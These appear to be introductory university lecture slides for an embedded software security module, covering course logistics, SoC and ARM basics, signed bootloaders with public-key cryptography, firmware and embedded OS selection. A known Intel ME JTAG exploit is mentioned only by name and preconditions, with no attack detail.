

# COMP8053 – Embedded Software Security

Dr. David Stynes

## Lecturer (also CS4 class coordinator):

- ✗ **David Stynes**
- ✗ E-mail: [david.stynes@mtu.ie](mailto:david.stynes@mtu.ie)
  
- ✗ Berkeley Building Room 118,
- ✗ Comp Sci Technical Support Room.
  
- ✗ Office Hours: Fridays 11:00 – 13:00

## Lectures Semester 1

- Monday 15:00 – B162
- Thursday 09:00 – P101

## Labs

- ✗ Friday 09:00 – 11:00 (CS4) IT2.3
- ✗ Monday 09:00 – 11:00 (SDH4) IT2.3
- ✗ *Starting Friday Sept 20<sup>th</sup>*

## Recommended Books (not required)

*“Secure Smart Embedded Devices, Platforms and Applications”*, Konstantinos Markantonakis and Keith Mayes, Springer (2014)  
ISBN: 9781461479147

*“Embedded systems security: practical methods for safe and secure software and systems development”*, David and Mike Kleidermacher, Elsevier (2012)  
ISBN: 9780123868862

## Assessment:

Project – 50% (Week 9 approx.)

Final Exam – 50% (End of Semester)

## Plagiarism

1. Plagiarism is presenting someone else's work as your own. It is a violation of MTU Policy and there are strict and severe penalties.
2. You must read and comply with the MTU Policy on Plagiarism  
<http://www.cit.ie/contentfiles/Jill%20Exams%20Office/CIT%20Student%20Reg%20Plagiarism%20-%20Cheating.pdf>
3. The Policy applies to *all* work submitted, including software.
4. You can expect that your work will be checked for evidence of plagiarism or collusion.
5. In some circumstances it may be acceptable to reuse a small amount of work by others, but *only* if you provide explicit acknowledgement and justification.
6. If in doubt ask your module lecturer *prior* to submission. Better safe than sorry!

## Plagiarism

- ✗ Project is to be completed *individually*.
- ✗ Discussion with friends is encouraged.
- ✗ But *never* share code/content.

## Disrupting Lectures

- ✗ Phones set to *silent* mode.
- ✗ Be considerate of those around you.
- ✗ *Do* ask questions in lectures!!

## Canvas – Course Support Site

- ✗ <https://cit.instructure.com/>
- ✗ (Most) Lecture Notes will be available online.

# Embedded Systems

# Embedded Systems

An **embedded system** is a computer system with a dedicated function within a larger mechanical or electrical system, often with real-time computing constraints.

It is embedded as part of a complete device often including hardware and mechanical parts.

Embedded systems control many devices in common use today. Ninety-eight percent of all microprocessors are manufactured as components of embedded systems.

## Smart Cards:

- ✗ Credit Card
- ✗ Leap Card
- ✗ SIM Card

## Digital Signal Processor (DSP):

- × A specialised microprocessor for the conversion of analog signals to digital (or vice versa).
- × Audio, Video, Speech, Radar/Sonar, Seismology, Communication Satellites, etc...

## Portable Devices:

- ✗ Digital Watches
- ✗ MP3 players

# Embedded Systems

## Sub-Components in other devices:

- ✗ High-end modern car contains 100+

# Embedded Systems

## Smartphones:

- ✗ Grey area between Embedded Systems and Computers

# Embedded Systems Security

## Why Security?

- ✗ Confidentiality: Can you keep a secret?
- ✗ Privacy: Stay out of my data
- ✗ Identification: Who are you?
- ✗ Authentication: Can you prove who you are?
- ✗ Integrity: Did you get the same message that I sent?
- ✗ Availability: Are you there when needed?
- ✗ Access Control: What are you allowed to do?
- ✗ Audit trails: What have you been up to?

# COMP8053 – Embedded Software Security


Dr. David Stynes

# Embedded Systems Overview

What are the main differences between a general purpose computer and an embedded system?


- ✗ Specialised for a specific task
- ✗ Power consumption
- ✗ Fewer Resources
- ✗ Real-time requirements

# Embedded Systems Overview



- Components may be integrated into a single unit (e.g. microcontroller, SoC)
- System Bus might be AMBA (for SoC ARM CPUs), PCI, PCI-Express, others....


# Embedded Systems Overview



**System On Chip (SoC):**  
When the entire system is implemented on a single substrate.

Microcontroller/Microprocessor/DSP  
Memory Blocks  
Timing Sources  
Peripherals  
External Interfaces (USB, Ethernet, etc...)  
Power Management Circuits  
Analog Interfaces ADCs/DACs

# Embedded Systems Overview




## Advanced Microcontroller Bus Architecture (AMBA):

A definition of an SoC communications standard, for designing high-performance embedded microcontrollers.

Developed by ARM Holdings Limited.

# Embedded Systems Overview




## Advanced RISC Machine (ARM):

A family of Reduced Instruction Set Computing (RISC) architectures for microprocessors.

Over 100 billion ARM processors produced as of 2017.

Developed by ARM Holdings Limited.


# Bootloader



Device Is Turned on:

- ✖ Program Counter is reset to default value
- ✖ Reset Handler is invoked
- ✖ Updates PC to point to Bootloader


# Bootloader



## Bootloader Initializes:

- Memory
- User Terminal or Debug Console
- Peripherals
- Configure Cache/MMU
- Provide Basic Services to Users (config Flash, check memory content)
- Load User Image into memory and execute it.


# User Image



If the *User Image* is an image of an Embedded OS.


1. The embedded OS image should have *init* code at the beginning.
2. Is likely to be compressed.
3. The *init* code will do some preliminary setting up, and then decompress the OS Kernel into memory.

# User Image



1. The compressed OS is usually stored in Flash memory.
2. The uncompressed OS is usually stored in the larger RAM memory space.


# User Image



It is possible that the User Image is an object file produced by a cross-compiler, instead of an OS image.

- More complex, must maintain links between sections in the object file.
- Outside of the scope of this lecture.

# Alternative Bootloader



Boot ROM supports booting from multiple sources (NOR Flash, NAND Flash, serial port, USB, Ethernet, etc...)

Pre-loader for when Bootloader footprint is too large for SRAM.

# Bootloader

How do we get the bootloader into Flash memory to begin with?

- ✗ JTAG/SPI/I<sup>2</sup>C Interface
- ✗ Possible to exploit the interface to add our own bootloader?

## Digital Signatures

The bootloader is digitally signed. This prevents us inserting our own bootloader code as it would lack the signature.

Signed typically done using Public-Key Cryptography. E.g. Rivest Shamir Adleman (RSA) Algorithm.

# Public-Key Cryptography

Message, M

Public Key PK, Private Key SK with the special properties:


$$\text{Decrypt}_{\text{SK}}(\text{Encrypt}_{\text{PK}}(M)) = M$$

$$\text{Decrypt}_{\text{PK}}(\text{Encrypt}_{\text{SK}}(M)) = M$$

Cannot determine SK from the PK (or vice versa).

SK is kept secret, only the creator knows. PK is shared publicly and available to anyone.

# Public-Key Cryptography




Bootloader code is written.

Hash function is applied to convert it into a smaller fixed-length value  $y$ . e.g. using Secure Hash Algorithm (SHA)1 family.

$y$  is encrypted using SK to create a signature  $z$ .

Bootloader is stored in embedded device as program code + signature.

# Public-Key Cryptography



Embedded device has PK stored in memory.

Uses PK to decode  $z$  to  $y$ .

Embedded device hashes program code and verifies the result is the same as  $y$ .

If not the same, it will not run the bootloader code and will halt.

# Intel Management Engine JTAG Exploit

JTAG is the traditional debugging port during hardware development.


Modern motherboards had no room for a JTAG port.

- ✗ Intel developed a way to access JTAG via USB DCI.
- ✗ BIOS can enable/disable USB DCI debugging.

Exploit found by [@h0t\\_max](#) where JTAG can be used to fully compromise the Intel IME.

- ✗ Requires access to the USB port.
- ✗ USB DCI to be enabled.

# Firmware




Firmware is permanent software programmed into read-only memory.

It provides low-level control of the device's specific hardware, and may act as an embedded device's complete operating system.

Except it is *no longer* always permanent.

# Firmware



Firmware is usually programmed in:

- ✗ Assembly
- ✗ C
- ✗ C++

Java is not possible since it uses a virtual machine (JVM).

Assembly is useful when real-time processing is critical. Most often seen to perform Fast Fourier Transforms (FFTs) as part of DSP.

# Embedded OS

Does your embedded device need an embedded OS?

No! Low-end systems can make do without one.

What kind of embedded OS do you need?

Must to consider the needs of your device, and your available resources!

# Embedded OS

Cost:

License Fees.

Royalties.

Open-source? GPL

Make it yourself?

# Embedded OS

## Real-time OS needs:

### Hard Real-Time:

Predictable scheduling mechanism, no exceptions.

CPU speed needs to be evaluated to ensure it is good enough.

### Soft Real-Time:

Majority of tasks finish within the required interval, but a small amount of exceptions exist (to improve overall performance).

Interrupt latency vs throughput.

## Preemptive vs Non-Preemptive Kernels:

*Preemptive*: a kernel task can be scheduled off the CPU when a new higher priority one becomes ready.

*Non-Preemptive*: The active task must voluntarily give up the CPU before a new one can be scheduled, regardless of their respective priorities.

# Embedded OS

## Footprint Size:

Embedded OS is typically stored as a compressed image in Flash memory.

Compressed OS is expanded into RAM during bootstrapping.

# Embedded OS

Hardware Requirements:

CPU Architecture: ARM, MIPS, x86, etc..

MMU?

Minimum RAM size requirement.

Peripherals?

# Embedded OS

